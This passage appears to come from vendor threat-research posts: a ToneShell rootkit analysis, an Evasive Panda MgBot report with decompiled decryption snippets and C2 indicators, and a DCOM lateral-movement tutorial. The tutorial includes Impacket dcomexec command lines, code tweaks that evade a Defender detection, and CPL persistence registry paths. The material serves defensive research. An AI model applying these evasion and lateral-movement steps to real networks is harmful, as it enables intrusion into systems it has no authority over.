The malicious driver registers itself with the Filter Manager using FltRegisterFilter and sets up a pre-operation callback. This callback inspects I/O requests for IRP_MJ_SET_INFORMATION and triggers a malicious handler when certain FileInformationClass values are detected. The handler then checks whether the targeted file object is associated with the driver; if it is, it forces the operation to fail by setting IOStatus to STATUS_ACCESS_DENIED. The relevant FileInformationClass values include:

  • FileRenameInformation
  • FileDispositionInformation
  • FileRenameInformationBypassAccessCheck
  • FileDispositionInformationEx
  • FileRenameInformationEx
  • FileRenameInformationExBypassAccessCheck

These classes correspond to file-delete and file-rename operations. By monitoring them, the driver prevents itself from being removed or renamed – actions that security tools might attempt when trying to quarantine it.

Protection of registry keys

The driver also builds a global list of registry paths and parameter names that it intends to protect. This list contains the following entries:

  • ProjectConfiguration
  • ProjectConfiguration\Instances
  • ProjectConfiguration Instance

To guard these keys, the malware sets up a RegistryCallback routine, registering it through CmRegisterCallbackEx. To do so, it must assign itself an altitude value. Microsoft governs altitude assignments for mini-filters, grouping them into Load Order categories with predefined altitude ranges. A filter driver with a low numerical altitude is loaded into the I/O stack below filters with higher altitudes. The malware uses a hardcoded starting point of 330024 and creates altitude strings in the format 330024.%l, where %l ranges from 0 to 10,000.

The malware then begins attempting to register the callback using the first generated altitude. If the registration fails with STATUS_FLT_INSTANCE_ALTITUDE_COLLISION, meaning the altitude is already taken, it increments the value and retries. It repeats this process until it successfully finds an unused altitude.

The callback monitors four specific registry operations. Whenever one of these operations targets a key from its protected list, it responds with 0xC0000022 (STATUS_ACCESS_DENIED), blocking the action. The monitored operations are:

  • RegNtPreCreateKey
  • RegNtPreOpenKey
  • RegNtPreCreateKeyEx
  • RegNtPreOpenKeyEx

Microsoft designates the 320000–329999 altitude range for the FSFilter Anti-Virus Load Order Group. The malware’s chosen altitude exceeds this range. Since filters with lower altitudes sit deeper in the I/O stack, the malicious driver intercepts file operations before legitimate low-altitude filters like antivirus components, allowing it to circumvent security checks.

Finally, the malware tampers with the altitude assigned to WdFilter, a key Microsoft Defender driver. It locates the registry entry containing the driver’s altitude and changes it to 0, effectively preventing WdFilter from being loaded into the I/O stack.

Protection of user-mode processes

The malware sets up a list intended to hold protected process IDs (PIDs). It begins with 32 empty slots, which are filled as needed during execution. A status flag is also initialized and set to 1 to indicate that the list starts out empty.

Next, the malware uses ObRegisterCallbacks to register two callbacks that intercept process-related operations. These callbacks apply to both OB_OPERATION_HANDLE_CREATE and OB_OPERATION_HANDLE_DUPLICATE, and both use a malicious pre-operation routine.

This routine checks whether the process involved in the operation has a PID that appears in the protected list. If so, it sets the DesiredAccess field in the OperationInformation structure to 0, effectively denying any access to the process.

The malware also registers a callback routine by calling PsSetCreateProcessNotifyRoutine. These callbacks are triggered during every process creation and deletion on the system. This malware’s callback routine checks whether the parent process ID (PPID) of a process being deleted exists in the protected list; if it does, the malware removes that PPID from the list. This eventually removes the rootkit protection from a process with an injected backdoor, once the backdoor has fulfilled its responsibilities.

Payload injection

The driver delivers two user-mode payloads.

The first payload spawns an svchost process and injects a small delay-inducing shellcode.  The PID of this new svchost instance is written to a file for later use.

The second payload is the final component – the ToneShell backdoor – and is later injected into that same svchost process.

Injection workflow:

The malicious driver searches for a high-privilege target process by iterating through PIDs and checking whether each process exists and runs under SeLocalSystemSid. Once it finds one, it customizes the first payload using random event names, file names, and padding bytes, then creates a named event and injects the payload by attaching its current thread to the process, allocating memory, and launching a new thread.

After injection, it waits for the payload to signal the event, reads the PID of the newly created svchost process from the generated file, and adds it to its protected process list. It then similarly customizes the second payload (ToneShell) using random event name and random padding bytes, then creates a named event and injects the payload by attaching to the process, allocating memory, and launching a new thread.

Once the ToneShell backdoor finishes execution, it signals the event. The malware then removes the svchost PID from the protected list, waits 10 seconds, and attempts to terminate the process.

ToneShell backdoor

The final stage of the attack deploys ToneShell, a backdoor previously linked to operations by the HoneyMyte APT group and discussed in earlier reporting (see Malpedia and MITRE). Notably, this is the first time we’ve seen ToneShell delivered through a kernel-mode loader, giving it protection from user-mode monitoring and benefiting from the rootkit capabilities of the driver that hides its activity from security tools.

Earlier ToneShell variants generated a 16-byte GUID using CoCreateGuid and stored it as a host identifier. In contrast, this version checks for a file named C:\ProgramData\MicrosoftOneDrive.tlb, validating a 4-byte marker inside it. If the file is absent or the marker is invalid, the backdoor derives a new pseudo-random 4-byte identifier using system-specific values (computer name, tick count, and PRNG), then creates the file and writes the marker. This becomes the unique ID for the infected host.

The samples we have analyzed contact two command-and-control servers:

  • avocadomechanism[.]com
  • potherbreference[.]com

ToneShell communicates with its C2 over raw TCP on port 443 while disguising traffic using fake TLS headers. This version imitates the first bytes of a TLS 1.3 record (0x17 0x03 0x04) instead of the TLS 1.2 pattern used previously. After this three-byte marker, each packet contains a size field and an encrypted payload.

Packet layout:

  • Header (3 bytes): Fake TLS marker
  • Size (2 bytes): Payload length
  • Payload: Encrypted with a rolling XOR key

The backdoor supports a set of remote operations, including file upload/download, remote shell functionality, and session control. The command set includes:

Command ID Description
0x1 Create temporary file for incoming data
0x2 / 0x3 Download file
0x4 Cancel download
0x7 Establish remote shell via pipe
0x8 Receive operator command
0x9 Terminate shell
0xA / 0xB Upload file
0xC Cancel upload
0xD Close connection

Conclusion

We assess with high confidence that the activity described in this report is linked to the HoneyMyte threat actor. This conclusion is supported by the use of the ToneShell backdoor as the final-stage payload, as well as the presence of additional tools long associated with HoneyMyte – such as PlugX, and the ToneDisk USB worm – on the impacted systems.

HoneyMyte’s 2025 operations show a noticeable evolution toward using kernel-mode injectors to deploy ToneShell, improving both stealth and resilience. In this campaign, we observed a new ToneShell variant delivered through a kernel-mode driver that carries and injects the backdoor directly from its embedded payload. To further conceal its activity, the driver first deploys a small user-mode component that handles the final injection step. It also uses multiple obfuscation techniques, callback routines, and notification mechanisms to hide its API usage and track process and registry activity, ultimately strengthening the backdoor’s defenses.

Because the shellcode executes entirely in memory, memory forensics becomes essential for uncovering and analyzing this intrusion. Detecting the injected shellcode is a key indicator of ToneShell’s presence on compromised hosts.

Recommendations

To protect themselves against this threat, organizations should:

By following these recommendations, organizations can reduce their risk of being compromised by the HoneyMyte APT group and other similar threats.

Indicators of Compromise

More indicators of compromise, as well as any updates to these, are available to the customers of our APT intelligence reporting service. If you are interested, please contact intelreports@kaspersky.com.

36f121046192b7cac3e4bec491e8f1b5        AppvVStram_.sys
fe091e41ba6450bcf6a61a2023fe6c83         AppvVStram_.sys
abe44ad128f765c14d895ee1c8bad777       ProjectConfiguration.sys
avocadomechanism[.]com                            ToneShell C2
potherbreference[.]com                                 ToneShell C2

  •  

Evasive Panda APT poisons DNS requests to deliver MgBot

Introduction

The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.

The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.

Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

Technical details

Initial infection vector

The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.

In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:

http://p2p.hd.sohu.com[.]cn/foxd/gz?file=sohunewplayer_7.0.22.1_03_29_13_13_union.exe&new=/66/157/ovztb0wktdmakeszwh2eha.exe

There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.

Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.

The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.

The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:

for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}

After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:

  • Malware installation path: %ProgramData%\Microsoft\MF
  • Resource domain: http://www.dictionary.com/
  • Resource URI: image?id=115832434703699686&product=dict-homepage.png
  • MgBot encrypted configuration

The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.

Decryption routine of encrypted strings

Decryption routine of encrypted strings

If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.

Multi-stage shellcode execution

As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.

unsigned int calc_PJWHash(_BYTE *a1)
{
unsigned int v2;
v2 = 0;
while ( *a1 )
{
v2 = *a1++ + 16 * v2;
if ( (v2 & 0xF0000000) != 0 )
v2 = ~(v2 & 0xF0000000) & (v2 ^ ((v2 & 0xF0000000) >> 24));
}
return v2;
}

The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.

If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.

To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:

sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d

This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.

Downloading a payload from the web resource

Downloading a payload from the web resource

From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:

key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}

The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.

Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.

Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.

Secondary loader

We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.

The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.

The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.

General overview of storing payload on disk by using hybrid encryption

General overview of storing payload on disk by using hybrid encryption

This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.

The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.

After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.

Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.

Decryption of the configuration in the injected MgBot implant

Decryption of the configuration in the injected MgBot implant

Victims

Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.

Attribution

The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.

Conclusion

The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.

As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.

The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.

Indicators of compromise

File Hashes
c340195696d13642ecf20fbe75461bed sohuva_update_10.2.29.1-lup-s-tp.exe
7973e0694ab6545a044a49ff101d412a libpython2.4.dll
9e72410d61eaa4f24e0719b34d7cad19 (MgBot implant)

File Paths
C:\ProgramData\Microsoft\MF
C:\ProgramData\Microsoft\eHome\status.dat
C:\ProgramData\Microsoft\eHome\perf.dat

URLs and IPs
60.28.124[.]21     (MgBot C2)
123.139.57[.]103   (MgBot C2)
140.205.220[.]98   (MgBot C2)
112.80.248[.]27    (MgBot C2)
116.213.178[.]11   (MgBot C2)
60.29.226[.]181    (MgBot C2)
58.68.255[.]45     (MgBot C2)
61.135.185[.]29    (MgBot C2)
103.27.110[.]232   (MgBot C2)
117.121.133[.]33   (MgBot C2)
139.84.170[.]230   (MgBot C2)
103.96.130[.]107   (AitM C2)
158.247.214[.]28   (AitM C2)
106.126.3[.]78     (AitM C2)
106.126.3[.]56     (AitM C2)

  •  

Yet another DCOM object for lateral movement

Introduction

If you’re a penetration tester, you know that lateral movement is becoming increasingly difficult, especially in well-defended environments. One common technique for remote command execution has been the use of DCOM objects.

Over the years, many different DCOM objects have been discovered. Some rely on native Windows components, others depend on third-party software such as Microsoft Office, and some are undocumented objects found through reverse engineering. While certain objects still work, others no longer function in newer versions of Windows.

This research presents a previously undescribed DCOM object that can be used for both command execution and potential persistence. This new technique abuses older initial access and persistence methods through Control Panel items.

First, we will discuss COM technology. After that, we will review the current state of the Impacket dcomexec script, focusing on objects that still function, and discuss potential fixes and improvements, then move on to techniques for enumerating objects on the system. Next, we will examine Control Panel items, how adversaries have used them for initial access and persistence, and how these items can be leveraged through a DCOM object to achieve command execution.

Finally, we will cover detection strategies to identify and respond to this type of activity.

COM/DCOM technology

What is COM?

COM stands for Component Object Model, a Microsoft technology that defines a binary standard for interoperability. It enables the creation of reusable software components that can interact at runtime without the need to compile COM libraries directly into an application.

These software components operate in a client–server model. A COM object exposes its functionality through one or more interfaces. An interface is essentially a collection of related member functions (methods).

COM also enables communication between processes running on the same machine by using local RPC (Remote Procedure Call) to handle cross-process communication.

Terms

To ensure a better understanding of its structure and functionality, let’s revise COM-related terminology.

  1. COM interface
    A COM interface defines the functionality that a COM object exposes. Each COM interface is identified by a unique GUID known as the IID (Interface ID). All COM interfaces can be found in the Windows Registry under HKEY_CLASSES_ROOT\Interface, where they are organized by GUID.
  2. COM class (COM CoClass)
    A COM class is the actual implementation of one or more COM interfaces. Like COM interfaces, classes are identified by unique GUIDs, but in this case the GUID is called the CLSID (Class ID). This GUID is used to locate the COM server and activate the corresponding COM class.

    All COM classes must be registered in the registry under HKEY_CLASSES_ROOT\CLSID, where each class’s GUID is stored. Under each GUID, you may find multiple subkeys that serve different purposes, such as:

    • InprocServer32/LocalServer32: Specifies the system path of the COM server where the class is defined. InprocServer32 is used for in-process servers (DLLs), while LocalServer32 is used for out-of-process servers (EXEs). We’ll describe this in more detail later.
    • ProgID: A human-readable name assigned to the COM class.
    • TypeLib: A binary description of the COM class (essentially documentation for the class).
    • AppID: Used to describe security configuration for the class.
  3. COM server
    A COM is the module where a COM class is defined. The server can be implemented as an EXE, in which case it is called an out-of-process server, or as a DLL, in which case it is called an in-process server. Each COM server has a unique file path or location in the system. Information about COM servers is stored in the Windows Registry. The COM runtime uses the registry to locate the server and perform further actions. Registry entries for COM servers are located under the HKEY_CLASSES_ROOT root key for both 32- and 64-bit servers.
Component Object Model implementation

Component Object Model implementation

Client–server model

  1. In-process server
    In the case of an in-process server, the server is implemented as a DLL. The client loads this DLL into its own address space and directly executes functions exposed by the COM object. This approach is efficient since both client and server run within the same process.
    In-process COM server

    In-process COM server

  2. Out-of-process server
    Here, the server is implemented and compiled as an executable (EXE). Since the client cannot load an EXE into its address space, the server runs in its own process, separate from the client. Communication between the two processes is handled via ALPC (Advanced Local Procedure Call) ports, which serve as the RPC transport layer for COM.
Out-of-process COM server

Out-of-process COM server

What is DCOM?

DCOM is an extension of COM where the D stands for Distributed. It enables the client and server to reside on different machines. From the user’s perspective, there is no difference: DCOM provides an abstraction layer that makes both the client and the server appear as if they are on the same machine.

Under the hood, however, COM uses TCP as the RPC transport layer to enable communication across machines.

Distributed COM implementation

Distributed COM implementation

Certain requirements must be met to extend a COM object into a DCOM object. The most important one for our research is the presence of the AppID subkey in the registry, located under the COM CLSID entry.

The AppID value contains a GUID that maps to a corresponding key under HKEY_CLASSES_ROOT\AppID. Several subkeys may exist under this GUID. Two critical ones are:

  • AccessPermission: controls access permissions.
  • LaunchPermission: controls activation permissions.

These registry settings grant remote clients permissions to activate and interact with DCOM objects.

Lateral movement via DCOM

After attackers compromise a host, their next objective is often to compromise additional machines. This is what we call lateral movement. One common lateral movement technique is to achieve remote command execution on a target machine. There are many ways to do this, one of which involves abusing DCOM objects.

In recent years, many DCOM objects have been discovered. This research focuses on the objects exposed by the Impacket script dcomexec.py that can be used for command execution. More specifically, three exposed objects are used: ShellWindows, ShellBrowserWindow and MMC20.

  1. ShellWindows
    ShellWindows was one of the first DCOM objects to be identified. It represents a collection of open shell windows and is hosted by explorer.exe, meaning any COM client communicates with that process.

    In Impacket’s dcomexec.py, once an instance of this COM object is created on a remote machine, the script provides a semi-interactive shell.

    Each time a user enters a command, the function exposed by the COM object is called. The command output is redirected to a file, which the script retrieves via SMB and displays back to simulate a regular shell.

    Internally, the script runs this command when connecting:

    cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__17602 2>&1

    This sets the working directory to C:\ and redirects the output to the ADMIN$ share under the filename __17602. After that, the script checks whether the file exists; if it does, execution is considered successful and the output appears as if in a shell.

    When running dcomexec.py against Windows 10 and 11 using the ShellWindows object, the script hangs after confirming SMB connection initialization and printing the SMB banner. As I mentioned in my personal blog post, it appears that this DCOM object no longer has permission to write to the ADMIN$ share. A simple fix is to redirect the output to a directory the DCOM object can write to, such as the Temp folder. The Temp folder can then be accessed under the same ADMIN$ share. A small change in the code resolves the issue. For example:

    OUTPUT_FILENAME = 'Temp\\__' + str(time.time())[:5]

  2. ShellBrowserWindow
    The ShellBrowserWindow object behaves almost identically to ShellWindows and exhibits the same behavior on Windows 10. The same workaround that we used for ShellWindows applies in this case. However, on Windows 11, this object no longer works for command execution.
  3. MMC20
    The MMC20.Application COM object is the automation interface for Microsoft Management Console (MMC). It exposes methods and properties that allow MMC snap-ins to be automated.

    This object has historically worked across all Windows versions. Starting with Windows Server 2025, however, attempting to use it triggers a Defender alert, and execution is blocked.

    As shown in earlier examples, the dcomexec.py script writes the command output to a file under ADMIN$, with a filename that begins with __:

    OUTPUT_FILENAME = '__' + str(time.time())[:5]

    Defender appears to check for files written under ADMIN$ that start with __, and when it detects one, it blocks the process and alerts the user. A quick fix is to simply remove the double underscores from the output filename.

    Another way to bypass this issue is to use the same workaround used for ShellWindows – redirecting the output to the Temp folder. The table below outlines the status of these objects across different Windows versions.

    Windows Server 2025 Windows Server 2022 Windows 11 Windows 10
    ShellWindows Doesn’t work Doesn’t work Works but needs a fix Works but needs a fix
    ShellBrowserWindow Doesn’t work Doesn’t work Doesn’t work Works but needs a fix
    MMC20 Detected by Defender Works Works Works

Enumerating COM/DCOM objects

The first step to identifying which DCOM objects could be used for lateral movement is to enumerate them. By enumerating, I don’t just mean listing the objects. Enumeration involves:

  • Finding objects and filtering specifically for DCOM objects.
  • Identifying their interfaces.
  • Inspecting the exposed functions.

Automating enumeration is difficult because most COM objects lack a type library (TypeLib). A TypeLib acts as documentation for an object: which interfaces it supports, which functions are exposed, and the definitions of those functions. Even when TypeLibs are available, manual inspection is often still required, as we will explain later.

There are several approaches to enumerating COM objects depending on their use cases. Next, we’ll describe the methods I used while conducting this research, taking into account both automated and manual methods.

  1. Automation using PowerShell
    In PowerShell, you can use .NET to create and interact with DCOM objects. Objects can be created using either their ProgID or CLSID, after which you can call their functions (as shown in the figure below).
    Shell.Application COM object function list in PowerShell

    Shell.Application COM object function list in PowerShell

    Under the hood, PowerShell checks whether the COM object has a TypeLib and implements the IDispatch interface. IDispatch enables late binding, which allows runtime dynamic object creation and function invocation. With these two conditions met, PowerShell can dynamically interact with COM objects at runtime.

    Our strategy looks like this:

    As you can see in the last box, we perform manual inspection to look for functions with names that could be of interest, such as Execute, Exec, Shell, etc. These names often indicate potential command execution capabilities.

    However, this approach has several limitations:

    • TypeLib requirement: Not all COM objects have a TypeLib, so many objects cannot be enumerated this way.
    • IDispatch requirement: Not all COM objects implement the IDispatch interface, which is required for PowerShell interaction.
    • Interface control: When you instantiate an object in PowerShell, you cannot choose which interface the instance will be tied to. If a COM class implements multiple interfaces, PowerShell will automatically select the one marked as [default] in the TypeLib. This means that other non-default interfaces, which may contain additional relevant functionality, such as command execution, could be overlooked.
  2. Automation using C++
    As you might expect, C++ is one of the languages that natively supports COM clients. Using C++, you can create instances of COM objects and call their functions via header files that define the interfaces.However, with this approach, we are not necessarily interested in calling functions directly. Instead, the goal is to check whether a specific COM object supports certain interfaces. The reasoning is that many interfaces have been found to contain functions that can be abused for command execution or other purposes.

    This strategy primarily relies on an interface called IUnknown. All COM interfaces should inherit from this interface, and all COM classes should implement it.The IUnknown interface exposes three main functions. The most important is QueryInterface(), which is used to ask a COM object for a pointer to one of its interfaces.So, the strategy is to:

    • Enumerate COM classes in the system by reading CLSIDs under the HKEY_CLASSES_ROOT\CLSID key.
    • Check whether they support any known valuable interfaces. If they do, those classes may be leveraged for command execution or other useful functionality.

    This method has several advantages:

    • No TypeLib dependency: Unlike PowerShell, this approach does not require the COM object to have a TypeLib.
    • Use of IUnknown: In C++, you can use the QueryInterface function from the base IUnknown interface to check if a particular interface is supported by a COM class.
    • No need for interface definitions: Even without knowing the exact interface structure, you can obtain a pointer to its virtual function table (vtable), typically cast as a void*. This is enough to confirm the existence of the interface and potentially inspect it further.

    The figure below illustrates this strategy:

    This approach is good in terms of automation because it eliminates the need for manual inspection. However, we are still only checking well-known interfaces commonly used for lateral movement, while potentially missing others.

  3. Manual inspection using open-source tools

    As you can see, automation can be difficult since it requires several prerequisites and, in many cases, still ends with a manual inspection. An alternative approach is manual inspection using a tool called OleViewDotNet, developed by James Forshaw. This tool allows you to:
    • List all COM classes in the system.
    • Create instances of those classes.
    • Check their supported interfaces.
    • Call specific functions.
    • Apply various filters for easier analysis.
    • Perform other inspection tasks.
    Open-source tool for inspecting COM interfaces

    Open-source tool for inspecting COM interfaces

    One of the most valuable features of this tool is its naming visibility. OleViewDotNet extracts the names of interfaces and classes (when available) from the Windows Registry and displays them, along with any associated type libraries.

    This makes manual inspection easier, since you can analyze the names of classes, interfaces, or type libraries and correlate them with potentially interesting functionality, for example, functions that could lead to command execution or persistence techniques.

Control Panel items as attack surfaces

Control Panel items allow users to view and adjust their computer settings. These items are implemented as DLLs that export the CPlApplet function and typically have the .cpl extension. Control Panel items can also be executables, but our research will focus on DLLs only.

Control Panel items

Control Panel items

Attackers can abuse CPL files for initial access. When a user executes a malicious .cpl file (e.g., delivered via phishing), the system may be compromised – a technique mapped to MITRE ATT&CK T1218.002.

Adversaries may also modify the extensions of malicious DLLs to .cpl and register them in the corresponding locations in the registry.

  • Under HKEY_CURRENT_USER:
    HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • Under HKEY_LOCAL_MACHINE:
    • For 64-bit DLLs:
      HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
    • For 32-bit DLLs:
      HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls

These locations are important when Control Panel DLLs need to be available to the current logged-in user or to all users on the machine. However, the “Control Panel” subkey and its “Cpls” subkey under HKCU should be created manually, unlike the “Control Panel” and “Cpls” subkeys under HKLM, which are created automatically by the operating system.

Once registered, the DLL (CPL file) will load every time the Control Panel is opened, enabling persistence on the victim’s system.
